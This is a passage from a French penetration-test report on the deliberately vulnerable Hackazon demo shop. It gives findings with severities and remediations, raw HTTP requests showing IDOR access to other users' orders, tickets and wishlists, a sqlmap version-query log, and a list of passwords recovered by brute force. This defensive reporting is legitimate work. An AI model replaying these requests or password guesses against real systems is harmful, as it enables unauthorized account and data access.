Public Exposure of Admin Panel L'application expose publiquement l'URL de connexion au panneau d'administration, accessible via <https://hackazon.trackflaw.com/admin/user/login>. Cette URL peut être exploitée par des attaquants pour tenter des attaques de force brute ou d'énumération d'utilisateurs.

VULN-11 : Exposition du panneau d'administration public			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Critique	Facile	4 / 4




Figure 6: Capture d'écran montrant le panneau de connexion de l'administration.

Request :

```
1 GET /admin/user/login HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=
  XXXXXXXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
  /20100101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
```

```
12 Sec-Fetch-User: ?1
13 X-Pwnfox-Color: red
14 Priority: u=0, i
15 Te: trailers
```

Remediation

VULN-11 : Exposition du panneau d'administration public		
Complexité estimée : Moyenne	Travail/coût estimé : Faible	Priorité estimée : 4 / 4
Il est recommandé de restreindre l'accès au panneau d'administration via des règles de contrôle d'accès basées sur les adresses IP, ou de déplacer le panneau d'administration à une URL obscure. De plus, des mécanismes de protection contre les attaques par force brute, comme des CAPTCHA ou la limitation des tentatives de connexion, devraient être mis en place.		

VULN-CROSSDOMAIN : Mauvaise configuration du fichier cross-domain.xml			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Moyen	Modéré	1 / 4

Mauvaise configuration du fichier cross-domain.xml (Flash) L'audit a révélé une mauvaise configuration du fichier **cross-domain.xml** sur le serveur. Ce fichier autorise des connexions provenant de domaines non sécurisés ou tiers, ce qui peut être exploité pour des attaques comme le **Cross-Site Scripting (XSS)** ou le vol de données sensibles.




Figure 7: Cross-domain file

La capture d'écran montre un exemple de fichier **cross-domain.xml** avec des autorisations trop larges, permettant des requêtes **cross-domain** non sécurisées.

Remediation

VULN-CROSSDOMAIN : Recommandation pour sécuriser le fichier cross-domain.xml		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 2 / 4
Il est recommandé de sécuriser le fichier cross-domain.xml en appliquant les bonnes pratiques suivantes : 1. Limitier les domaines autorisés : Spécifier explicitement les domaines externes de confiance qui peuvent accéder aux ressources et éviter l'utilisation de l'astérisque (*) qui autorise tous les domaines. 2. Restreindre les types de requêtes autorisées : Permettre uniquement les types de requêtes strictement nécessaires pour les services externes. 3. Supprimer ou désactiver le fichier si non utilisé : Si le fichier cross-domain.xml n'est pas requis, il est préférable de le supprimer pour éviter tout risque de sécurité.		

Versions dépréciées de logiciels utilisés (PHP, jQuery, Flash, MySQL) L'audit a identifié que certaines technologies utilisées par l'application, telles que **PHP**, **jQuery**, **Flash**, et **MySQL**, sont des

VULN-OUTDATED-VERSIONS : Versions dépréciées de logiciels			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Modéré	3 / 4

versions obsolètes et ne sont plus maintenues. L'utilisation de versions dépréciées expose l'application à des vulnérabilités connues, augmentant ainsi les risques d'attaques ciblées.

```
// For version detection, set to min. required Flash Player version, or 0 (or 0.0.0), for no version detection.
var swfVersionStr = "11.1.0";
```

Figure 8: Version de Flash

```
Content-Length: 63773
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52
```

Figure 9: Version de PHP

```
</script>

<!-- JavaScript -->
<script src="/js/jquery-1.10.2.js">
</script>
<script src="/js/json3.min.js">
</script>
<script src="/js/jquery.dump.js">
</script>
<script src="/js/jquery-migrate-1.2.1.js">
</script>
<script src="/js/bootstrap.js">
```

Figure 10: Version de jQuery

```
[18:34:44] [INFO] fetching SQL query output: '@@version'
[18:34:44] [WARNING] reflective value(s) found and filtering out
@@version: '5.6.51'
```

Figure 11: Version de MySQL

La capture d'écran ci-dessus montre les résultats d'une analyse des versions logicielles, mettant en évidence les composants obsolètes utilisés par l'application.

Remediation

VULN-OUTDATED-VERSIONS : Recommandation de mise à jour des logiciels		
Complexité estimée : Modéré	Travail/coût estimé : Modéré à Élevé	Priorité estimée : 3 / 4
Pour assurer la sécurité et la stabilité de l'application, il est recommandé de mettre à jour les composants logiciels concernés : 1. **Mettre à jour PHP, jQuery, et MySQL** vers les versions supportées et sécurisées pour bénéficier des dernières corrections de sécurité. 2. **Remplacer Flash** : Étant donné que Flash n'est plus supporté, il est recommandé de le remplacer par des technologies modernes comme **HTML5** ou **JavaScript** pour éliminer les risques liés à son utilisation.		

Gestion des identités

VULN-08 : Détection de mots de passe utilisateur			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Critique	Facile	4 / 4

Détection de mots de passe utilisateur Lors de l'analyse du mécanisme d'authentification, plusieurs mots de passe utilisateur ont été découverts à travers une attaque par force brute ou fuzzing, ce qui démontre un manque de robustesse dans la politique de gestion des mots de passe. Les mots de passe suivants ont été détectés, comme le montre la capture d'écran ci-dessous.

3425	123456	302	139	378
1	!@#%&	200	234	14955
2	!@#%^&	200	254	14955
3	!@#%&^&	200	318	14955
4	!@#%&^&*	200	308	14955
5	!root	200	408	14955
6	\$SRV	200	345	14955
7	\$secure\$	200	143	14955
8	*3noguru	200	159	14955
9	@#%&^&	200	189	14955
10	A.M.I	200	312	14955

Figure 12: Capture d'écran montrant les mots de passe détectés lors du fuzzing.

Remediation

VULN-08 : Détection de mots de passe utilisateur		
Complexité estimée : Moyenne	Travail/coût estimé : Moyen	Priorité estimée : 4 / 4
Il est fortement recommandé de mettre en œuvre une politique de mots de passe robustes comprenant des critères comme la longueur minimale, la complexité (caractères spéciaux, chiffres, lettres majuscules/minuscules), ainsi que la mise en place d'un mécanisme de limitation des tentatives de connexion pour prévenir les attaques par force brute.		

VULN-IDOR : Non vérification des accès à certaines ressources			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Faible	Facile	2 / 4

Accès à des ressources n'appartenant pas à l'utilisateur (IDOR) L'audit a révélé une vulnérabilité IDOR (Insecure Direct Object Reference) dans l'application, permettant à un utilisateur d'accéder à des ressources qui ne lui appartiennent pas en modifiant des paramètres dans l'URL ou le corps des requêtes.




Figure 13: iDOR commande utilisateur

Sur la capture d'écran ci-dessus, nous avons pu accéder à la commande d'un utilisateur tiers simplement en modifiant le numéro de commande dans l'URL. Voici quelques autres exemples similaires :

Voici la requête vulnérable:

```
1 GET /account/orders/10000021 HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: PHPSESSID=XXXXXXXXXXXXXXXXXXXX; visited_products=%2C81%2C102%2C16%2C
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://hackazon.trackflaw.com/account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14
15 Priority: u=0, i
16 Te: trailers
```

- **Affichage des tickets du helpdesk :** En modifiant le numéro de ticket dans le corps d'une requête **POST**, nous avons pu accéder à un ticket appartenant à un autre utilisateur.

Voici la requête vulnérable:

```
1 POST /helpdesk/HelpdeskService HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=XXXXXXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
5 Accept: */*
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/x-gwt-rpc; charset=utf-8
9 X-Gwt-Permutation: D9E6FA1B6C016BB53C508E629B022D27
10 X-Gwt-Module-Base: https://hackazon.trackflaw.com/helpdesk/
11 Content-Length: 170
12 Origin: https://hackazon.trackflaw.com
13 Referer: https://hackazon.trackflaw.com/helpdesk/
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 X-Pwnfox-Color: red
```



```
18 Te: trailers
19
20 7|0|5|https://hackazon.trackflaw.com/helpdesk/|5861
    BBAC393F609060A1E4008EC18E2B|com.ntobjectives.hackazon.helpdesk.
    client.HelpdeskService|getEnquiryById|I|1|2|3|4|1|5|21|
```




Figure 14: iDOR ticket utilisateur

- **Whishlist utilisateur** : En modifiant arbitrairement le numéro dans l'URL, il est possible d'accéder à la wishlist d'un autre utilisateur.

Voici la requête vulnérable:

```
1 GET /wishlist/view/2 HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSIONID=
    XXXXXXXXXXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
    /20100101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
    avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
```




Figure 15: iDOR wishlist utilisateur

Remediation

VULN-IDOR : Recommandation pour implémenter des contrôles d'accès rigoureux		
Complexité estimée : Modéré	Travail/coût estimé : Modéré	Priorité estimée : 2 / 4
Il est recommandé d'implémenter des contrôles d'accès rigoureux : 1. **Vérification côté serveur** : Chaque requête effectuée par un utilisateur doit vérifier si celui-ci est autorisé à accéder aux ressources demandées. 2. **Indépendance des paramètres fournis par l'utilisateur** : Cette vérification doit être indépendante des paramètres fournis par l'utilisateur, garantissant ainsi qu'aucun utilisateur ne puisse accéder à des ressources qui ne lui appartiennent pas en modifiant simplement un paramètre dans l'URL ou le corps de la requête.		

Authentication

Absence de protection renforcée par authentification multifacteur Une vulnérabilité critique a été identifiée sur la plateforme Hackazon concernant l'absence de mécanisme d'authentification multifacteur (MFA). En l'absence de cette couche de sécurité supplémentaire, les comptes des utilisateurs sont exposés à un risque accru de compromission, notamment par des attaques par phishing, des tentatives de force brute ou d'autres méthodes d'authentification non sécurisées.

VULN-MFA-ABSENCE : Absence d'authentification multifacteur			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Modéré	Facile	2 / 4

Détails de l'exploitation La vulnérabilité provient de l'absence d'une méthode d'authentification renforcée lors de la connexion des utilisateurs. Cela signifie que seuls les identifiants de connexion (nom d'utilisateur et mot de passe) sont nécessaires pour accéder à des comptes sensibles, permettant ainsi aux attaquants de prendre le contrôle des comptes d'utilisateur avec un minimum d'efforts.

Remediation

VULN-06 : Injection de commandes		
Complexité estimée : Moyenne	Travail/coût estimé : Élevé	Priorité estimée : 4 / 4
Implémenter un mécanisme d'authentification multifacteur : Ajouter une couche de sécurité en demandant aux utilisateurs de vérifier leur identité via un second facteur, tel qu'un code envoyé par SMS, un e-mail de vérification ou une application d'authentification.		

VULN-NO-PASSWORD-CHANGE : Absence de fonctionnalité de changement de mot de passe			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Modéré	Facile	2 / 4

Absence de fonctionnalité de changement de mot de passe L'audit a révélé que l'application ne propose aucune fonctionnalité permettant aux utilisateurs de modifier leur mot de passe, ce qui limite leur capacité à sécuriser leur compte en cas de compromission ou à renforcer la sécurité de leur authentification.

HACKAZON [FAQ](#) [Contact Us](#) [Wish List](#) [Your account](#) [Logout](#)

All Search products... Search!

Edit Profile

[Home](#) / [My Account](#) / [Edit Profile](#)

☐ Remove photo

Select avatar image

Save Save and Exit

Figure 16: Interface utilisateur

La capture d'écran ci-dessus montre que l'interface utilisateur ne présente aucun lien ou bouton pour modifier le mot de passe, laissant les utilisateurs avec leur mot de passe initial sans option pour le changer.

Remediation

VULN-NO-PASSWORD-CHANGE : Recommandation pour ajouter la fonctionnalité de changement de mot de passe		
Complexité estimée : Modéré	Travail/coût estimé : Modéré	Priorité estimée : 2 / 4
Il est recommandé d'ajouter une fonctionnalité de changement de mot de passe avec les bonnes pratiques suivantes : 1. **Option accessible dans le profil utilisateur** : Un lien ou bouton permettant aux utilisateurs de modifier leur mot de passe depuis leur espace personnel. 2. **Demande du mot de passe actuel** : Avant tout changement de mot de passe, l'application doit demander le mot de passe actuel pour prévenir tout abus. 3. **Protection CSRF** : Implémenter un jeton CSRF pour prévenir les attaques de type "Cross-Site Request Forgery" (CSRF) et éviter les futures vulnérabilités liées aux requêtes frauduleuses.		

VULN-PASSWORD-POLICY : Faible politique de mot de passe			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Moyen	Facile	2 / 4

FaiblePolitiqueDeMotDePasse L'audit a révélé une faible politique de mot de passe dans l'application. Il est possible d'enregistrer des mots de passe très simples sans aucune complexité, ce qui peut exposer les comptes à des attaques par force brute ou par devinette.

La requête :

```
1 POST /user/register HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: PHPSESSID=XXXXXXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
  /20100101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 100
10 Origin: https://hackazon.trackflaw.com
11 Referer: https://hackazon.trackflaw.com/user/register
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 X-Pwnfox-Color: red
18 Priority: u=0, i
19 Te: trailers
20
21 first_name=toto&last_name=tata&username=toto&email=toto%40tata.fr&
  password=1&password_confirmation=1
```

Please Sign Up It's free and always will be.



[Home](#) / [Registration](#)

✓

✓

✓ ✓

By clicking [Register](#), you agree to the [Terms and Conditions](#) set out by this site, including our [Cookie Use](#).

[Register](#) Or login via  

[Forgot your password?](#) [Existing User?](#)

Figure 17: Faible politique de mot de passe

La capture d'écran ci-dessus montre la possibilité de créer un compte avec un mot de passe simple sans restriction de complexité.

Remediation

VULN-PASSWORD-POLICY : Recommandation pour renforcer la politique de mot de passe		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 2 / 4
Il est recommandé de renforcer la politique de mot de passe en imposant les bonnes pratiques suivantes : 1. **Complexité minimale** : Exiger au moins 8 caractères avec un mélange de majuscules, minuscules, chiffres et caractères spéciaux. 2. **Expiration des mots de passe** : Mettre en place une expiration périodique des mots de passe et demander une mise à jour après un certain temps. 3. **Vérification de mot de passe fort** : Utiliser un indicateur de force de mot de passe pour encourager les utilisateurs à créer des mots de passe robustes.		

Autorisations

Absence de séparation des droits d'accès à l'API Une vulnérabilité significative a été identifiée concernant la gestion des rôles d'accès dans l'API de la plateforme Hackazon. Actuellement, il n'existe pas de rôle administrateur distinct, ce qui signifie que tous les utilisateurs ont accès à 100 % des

fonctionnalités de l'API. Cette absence de contrôle d'accès approprié expose l'application à divers risques de sécurité, permettant aux utilisateurs non autorisés d'exécuter des actions sensibles et potentiellement nuisibles.

VULN-API-ACCESS : Absence de rôle administrateur dans l'API			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Facile	4 / 4

Détails de l'exploitation Cette vulnérabilité résulte de l'absence de contrôles d'accès basés sur les rôles pour les différentes fonctionnalités exposées par l'API. Par conséquent, toute personne disposant d'une clé d'accès à l'API peut exécuter des opérations réservées aux administrateurs, telles que la modification ou la suppression de données, sans aucune restriction.

Remediation

VULN-API-ACCESS : Implémenter une gestion des rôles d'accès		
Complexité estimée : Élevé	Travail/coût estimé : Élevé	Priorité estimée : 4 / 4
Actions correctives recommandées : - Implémenter une gestion des rôles d'accès : Créer des rôles d'utilisateur distincts, tels que « administrateur », « utilisateur » et « invité », avec des permissions spécifiques pour chaque rôle. Cela permettra de restreindre l'accès aux fonctionnalités critiques de l'API. - Vérification des permissions au niveau de l'API : Chaque appel API doit inclure des vérifications de permission pour s'assurer que l'utilisateur a les droits nécessaires pour exécuter l'action demandée. - Audit régulier des droits d'accès : Effectuer des audits réguliers pour vérifier les permissions des utilisateurs et s'assurer qu'elles sont correctement appliquées. - Formation des développeurs : Sensibiliser les développeurs aux bonnes pratiques de sécurité et à l'importance des contrôles d'accès dans le développement d'API.		

VULN-TOKEN : Droit de demande de jeton API trop laxiste			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Mineur	Facile	1 / 4

Création d'un jeton API ouvert à tous les utilisateurs Un manque de contrôle a été identifié concernant la demande de jeton API. Aucune vérification des droits d'accès n'est effectuée lors de la demande d'un token API, permettant à tout utilisateur basique d'obtenir un jeton API sans restrictions.




Figure 18: Demande token API

Sur la capture d'écran ci-dessus, nous avons pu demander un jeton API en fournissant simplement les informations de connexion d'un utilisateur basique, sans contrôle d'accès renforcé.

Remediation

VULN-TOKEN : Recommandation pour implémenter un contrôle d'accès basé sur le rôle		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 1 / 4
